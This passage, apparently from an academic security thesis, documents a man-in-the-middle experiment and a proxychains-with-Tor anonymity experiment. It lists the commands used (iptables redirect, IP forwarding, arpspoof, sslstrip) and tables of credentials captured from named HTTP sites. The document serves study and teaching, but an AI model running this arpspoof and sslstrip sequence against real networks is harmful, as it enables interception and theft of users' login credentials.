


*Figure 33. Login credentials encrypted for target website 6 (MITM Attack)*

### 4.3.5 Command List

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

iptables -t nat -L PREROUTING

echo 1 > /proc/sys/net/ipv4/ip_forward

cat 1 > /proc/sys/net/ipv4/ip_forward

Iptables –I INPUT 1 –p tcp - -dport 8080 –j ACCEPT

Iptables -L INPUT

arpspoof -i eth0 -t 192.168.89.122 -r 192.168.89.1

Sslstrip –l 8080

tail -f sslstrip.log
```

### 4.3.6 Hypothesis

Table 9. Hypothesis Analysis for MITM attack

| **Experiment** | **Hypothesis** | **Expected Result** | **Actual Result** |
|---|---|---|---|
| Man-in-the-middle Attack | Man-in-the-middle attack succeeds when performed on any website. | Login Credentials can be captured from any website on which the attack is performed. | The attack was only successful when performed against HTTP websites as they were not encrypted. Against HTTPS websites, information was captured but in encrypted form while other tests lead to no capture of information. |

Table 10. Variables for MITM attack

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| MITM Attack | The capture of Login Credentials | Target Website |

### 4.3.7 Observations

Table 11. MITM attack experiment results

| Experiment No. | Dependent Variable (Capture of Login Credentials) | Independent Variable (Target Website) | Result | Notes |
|---|---|---|---|---|
| 1 | Capture of login credentials | Aavtrain.com/index.asp | Credentials captured | Test successful |
| 2 | Capture of login credentials | www.User.wix.com | Credentials captured | Test successful |
| 3 | Capture of login credentials | www.Login.packagingcorp.com | Credentials captured | Test successful |
| 4 | Capture of login credentials | www.networksolutions.com | Credentials captured | Test successful |
| 5 | Capture of login credentials | www.signin.ea.com | Credentials captured | Test successful |
| 6 | Capture of login credentials | www.netflix.com | Information encrypted | Test failed |
| 7 | Capture of login credentials | www.google.com | No information capture | Test failed |

The experiment was repeated seven times to confirm the success and accuracy of the attack. Five of the seven websites targeted were HTTP websites, while the remaining two were

HTTPS websites. The setup helped in testing the attack against the two protocols and analyze the results. Since most popular websites like social media and online streaming have encryption, finding HTTPS websites was easy. Several HTTP websites were found, including blog and packaging sites. The attack was found to be successful when performed against HTTP websites. Login credentials were captured successfully when the websites were not secured. HTTPS websites, on the other hand, could not be cracked as the information captured was encrypted. The seventh test had no capture of information, and hence, no image was added.

### 4.3.8 Conclusion

The experiments showed that the attack was successful against websites that did not have an encrypted connection. Hence, the hypothesis was partially proven as the attack could not be performed against all websites but only those that were not encrypted.

### 4.3.9 Experiment Analysis

This experiment was set up to capture login credentials of a user who tried to log on to a website. With the help of some changes made to the firewall and using arpspoof along with SSLstrip, the experiment was carried out to execute the attack. The tests that were carried out on HTTP websites were found to be successful, whereas those carried out against encrypted websites did not work. As discussed in the experiment description, HTTP websites don't use any form of encryption when communicating to the target server, so the sslstrip suite could capture the login information entered on the login page. The first five tests involved HTTP websites and resulted in quick capture of the login details entered. No time delays were experienced as the information was captured within seconds of entering the information on the websites. The HTTPS websites had delayed capture and encrypted information though the last target website www.google.com did not result in any capture.

A paper found imitating the attack had interesting findings compared to the attack performed. The attack used in the paper had two parts to it. The first part involved a DNS spoofing attack that used the Ettercap tool to make changes so that a webpage could not be accessed by the user and was directed to a self-made server. The user would be redirected to the web server created earlier that would deny access to the website. The second part of the test followed the same steps as used in the experimental setup above. The results of the test were like the one obtained by the experiments performed (Gangan, 2015). Another paper used the same procedure as followed in the test with the same experiment steps. The paper talked about the

user credentials being captured but did not discuss the results as done in the tests performed above (BouSaba, Kazar, & Pizio, 2016).

### 4.3.10 Reliability, Validity and Limitations

The experiment was repeated seven times to prove the reliability of the experiment. While the experiment succeeded for the first five attempts, the remaining two attempts were not successful because the encryption prevented the test from being successful. However, despite the two unsuccessful attempts, the reliability of the experiment was still proven as the failure proved that HTTPS websites would consistently lead to encrypted information being captured.

The validity of the experiment was also proven as the first five iterations were accurate in proving the hypothesis, but the last two attempts showed that the hypothesis would not be proven completely as HTTPS websites could not be attacked because of the encryption. Hence the accuracy of the experiment was partially proven for HTTP websites only and not for all websites.

The limitation of the experiment was the encryption offered by HTTPS websites that could not be decrypted by the attack.

## 4.4 Proxychain Experiment

### 4.4.1 Description

A simple google search on a browser creates a connection from the origin to the destination where the entered website is resolved by a DNS request and multiple hops from the origin to the target website establish the connection.  An Internet Protocol (IP) address is a unique identifier that represents a device on a network. A standard search to find out the Internet Protocol (IP) address of a device connected to the internet can be done by various websites that provide the information within seconds. Anonymity on the internet involves using proxychains in collaboration with tor service to anonymize the information. Proxychains is a tool that forces all TCP connections made by an application to pass through proxies.

Proxychains use three types of proxies,

1. Dynamic Chain- This is the most flexible and practical mode present. Dynamic chain skips dead proxies and goes on to the next available proxy to ensure the connection does not die. Since dynamic chain constantly checks for active proxies and skips the

inactive ones, it is not the fastest. A Dynamic chain was used for the experiment performed below.

2. Strict Chain- As the name suggests, the strict chain uses only the proxies that are mentioned, and the connection fails if any one of the proxies is not active.
3. Random Chain- Random chain setup selects proxies at random, but the setup is not as efficient as the dynamic chain.

A common error when anonymizing over the internet is a Domain Name Server (DNS) leak. DNS is used to translate domain names to their respective IP addresses. Computers do not understand www.google.com. However, it is difficult to remember the IP addresses of every single website out there. So, a domain name is given that can be easily remembered, and a DNS server is used to convert the website name like www.google.com to its IP address. When anonymizing over the internet, users are generally able to disguise their IP address but not their DNS requests, which leads to their origin being discovered by tracking their DNS requests. Proxychains, when used in combination with tor, anonymizes the entire process and hence prevents any DNS leaks. Tor is a tool that is used to anonymize connections over the internet. Tor is a popular anonymity network that hides both the content of traffic as well as the identities of the users communicating (Huhta & Danezis, 2014). For the experiment, tor was used in combination with proxychain. Tor assigns a new IP address roughly every 10 minutes.

### 4.4.2 Virtual Machine Setup

The setup involved using VMware Workstation Pro 15 on a laptop running Windows 10 Home Edition. A virtual machine of Kali Linux was running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System Source File | Kali Linux 2019.1 ISO |

### 4.4.3 Tools Used

This experiment used the proxychain tool in collaboration with the tor service. Firefox browser was used to establish the connection.

### 4.4.4 Experiments Steps

Step 1

```
Nano /etc/proxychains.conf
```

This command was used to open the proxychains configuration in the editor nano. Changes were made to the configuration file so that proxychain used a dynamic chain when creating a proxy chain.

A # sign before a command makes that command into a statement or comment. The # before dynamic chain was deleted so that proxychain used dynamic chains when establishing a connection and the strict chain was commented out.

Similarly, DNS request leaks could be avoided by removing the # before proxy_dns.

Step 2

```
Socks5 127.0.0.1 9050
```

Socks5 is more reliable than socks4 and supports UDP and IPv6 protocol. Hence, a SOCKS5 proxy was added to the proxy list. The IP address mentioned also called as a loopback address was used to check that IP protocol was working correctly. In other words, pinging 127.0.0.1 meant pinging yourself. 9050 was the port on which tor was listening.

Step 3

```
Service tor start
```

This command started the tor service.

Step 4

```
Service tor status
```

This command was used to view the status and confirm the service started.

Step 5

```
Proxychains firefox www.whatismyip.com
```

This command opened a Firefox browser with the website that would provide the IP address of the connection.

Another search for DNS leak confirmed that the DNS requests were fulfilled by a different server than the original location.

To confirm the success, an attack was performed by directly opening firefox from the terminal without proxychains and tor.

Step 6

```
Firefox www.whatismyip.com
```

This command opened the web page in the Firefox browser without the tools used earlier and confirmed the original location as the source of the connection.

Figure 34 shows the first result of the commands as the public IP address broadcasted was from Argentina. Figure 35 and 36 outline the DNS test result that showed Luxembourg as the origin and a standard test result that displayed the DNS requests made in the United States.




*Figure 34. Anonymized public IP address 1 for proxychain experiment (Proxychain Experiment)*




*Figure 35. DNS Leak Test for Anonymous IP Address 1 (Proxychain Experiment)*




*Figure 36. DNS Leak Standard Test for Anonymous IP Address 1 (Proxychain Experiment)*

Figures 37-39 show the next set of results for the same test performed for the second time as the IP address was broadcasted from Bangladesh while the DNS test results showed United States.




*Figure 37. Anonymized public IP address 2 for proxychain experiment (Proxychain Experiment)*




*Figure 38. DNS leak test for anonymized public IP address 2 (Proxychain Experiment)*




*Figure 39. DNS leak standard test for anonymized public IP Address 2 (Proxychain Experiment)*

Figures 40-42 show the third result set with India as the origin of the public IP address being broadcasted while the DNS tests showed United States as the DNS requests origin.




*Figure 40. Anonymized public IP address 3 for proxychain experiment (Proxychain Experiment)*




*Figure 41. DNS leak test for anonymous IP address 3 (Proxychain Experiment)*

